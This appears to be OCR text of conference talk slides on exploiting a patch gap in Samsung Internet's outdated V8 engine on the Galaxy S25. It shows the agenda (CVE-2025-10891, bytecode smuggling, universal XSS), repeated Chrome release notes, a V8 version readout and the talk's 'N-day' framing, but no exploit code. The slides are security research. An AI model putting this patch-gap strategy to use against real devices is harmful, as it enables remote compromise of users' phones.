Patch Gap to Mobile Renderer RCE

Pwning Samsung Internet's V8 on the Galaxy S25

William Liu, Jamie Hill-Daniel, Hrvoje Mišetić

AGENDA

AGENDA

- OUTDATED V8 BUILDS IN THE WILD

AGENDA

- OUTDATED V8 BUILDS IN THE WILD
- CVE-2025-10891 ANALYSIS

AGENDA

- OUTDATED V8 BUILDS IN THE WILD
- CVE-2025-10891 ANALYSIS
- BYTECODE SMUGGLING TECHNIQUE

AGENDA

- OUTDATED V8 BUILDS IN THE WILD
- CVE-2025-10891 ANALYSIS
- BYTECODE SMUGGLING TECHNIQUE
- ACHIEVING UNIVERSAL XSS

SUPPLY CHAIN COMPLEXITY

SUPPLY CHAIN COMPLEXITY

SUPPLY CHAIN COMPLEXITY

MongoDB

THE PLANET RUNS ON V8?

ALWAYS HAS BEEN



The Stable channel has been updated to 150.0.7871.114/.115 for Windows and Mac and 150.0.7871.114 for Linux, which will roll out over the coming days/weeks. A full list of changes in this build is available in the Log

Security Fixes and Rewards


Note: Access to bug details and links may be kept restricted until a majority of users are updated with a fix. We will also retain restrictions if the bug exists in a third party library that other projects similarly depend on, but haven't yet fixed.

This update includes 27 security fixes. Please see the Chrome Security Page for more information.


The Stable channel has been updated to 150.0.7871.114/.115 for Windows and Mac and 150.0.7871.114 for Linux, which will roll out over the coming days/weeks. A full list of changes in this build is available in the Log
Security Fixes and Rewards
Note: Access to bug details and links may be kept restricted until a majority of users are
This update includes 27 security fixes. Please see the Chrome Security Page for more information.
This update includes 27 security fixes. Please see the Chrome Security Page for more informa


The Stable channel has been updated to 150.0.7871.114/.115 for Windows and Mac and 150.0.7871.114 for Linux, which will roll out over the coming days/weeks. A full list of changes in this build is available in the Log
Security Fixes and Rewards
Note: Access to bug details and links may be kept restricted until a majority of users are updated with a fix. We will also retain restrictions if the bug exists in a third party library that other projects similarly depend on, but haven't yet fixed.
This update includes 27 security fixes. Please see the Chrome Secu


The Stable channel has been updated to 148.0.7778.216/217 for Windows and 148.0.7778.215/216 Mac and 148.0.7778.215 for Linux, which will roll out over the coming days/weeks. A full list of changes in this build is available in the Log
Security Fixes and Rewards
Note: Access to bug details and links may be kept restricted until a majority of users are updated with a fix. We will also retain restrictions if the bug exists in a third party library that other projects similarly depend on, but haven't yet fixed.
We would also like to thank all security researchers that worked with us during the development cycle to prevent security bugs from ever reaching the stable channel.
This update includes 151 security fixes. Below, we highlight fixes that were contributed by external researchers. Please see the Chrome Security Page for more information.


The Stable channel has been updated to 148.0.7778.216/217 for Windows and 148.0.7778.215/216 Mac and 148.0.7778.215 for Linux, which will roll out over the coming days/weeks. A full list of changes in this build is available in the Log
Security Fixes and Rewards
Note: Access to bug details and links may be kept restricted until a majority of users are updated with a fix. We will also retain restrictions if the bug exists in a third party library that other projects similarly depend on, but haven't yet fixed.
We would also like to thank all security researchers that worked with us during the development cycle to prevent security bugs from ever reaching the stable channel.
This update includes 151 security fixes. Below, we highlight fixes that were contributed by external researchers. Please see the Chrome Security Page for more information.


The Chrome team is delighted to announce the promotion of Chrome 150 to the stable channel for Windows, Mac and Linux. This will roll out over the coming days/weeks.

Chrome 150.0.7871.46 (Linux) 150.0.7871.46/.47 Windows/Mac contains a number of fixes and improvements -- a list of changes is available in the log. Watch out for upcoming Chrome and Chromium blog posts about new features and big efforts delivered in 150.

Security Fixes and Rewards

Note: Access to bug details and links may be kept restricted until a majority of users are updated with a fix. We will also retain restrictions if the bug exists in a third party library that other projects similarly depend on, but haven't yet fixed.

This update includes 433 security fixes. Please see the Chrome Security Page for more information.



This update includes 433 security fixes. Please see the Chrome Security Page for more information.

SAMSUNG INTERNET 🤔


SAMSUNG INTERNET 🤔

IDENTIFYING THE V8 VERSION

```
int32_t Version::major_ = 13
int32_t Version::minor_ = 6
int32_t Version::build_ = 233
int32_t Version::patch_ = 10
```


IDENTIFYING THE V8 VERSION

```
int32_t Version::major_ = 13
int32_t Version::minor_ = 6
int32_t Version::build_ = 233
int32_t Version::patch_ = 10
```



IDENTIFYING THE V8 VERSION

```
int32_t Version::major_ = 13
int32_t Version::minor_ = 6
int32_t Version::build_ = 233
int32_t Version::patch_ = 10
```




6 MONTHS OUT OF DATE...


(As of November 2025)


IT'S N-DAY TIME


CHROME SECURITY ARCHITECTURE (2026)




CHROME SECURITY ARCHITECTURE (2026)



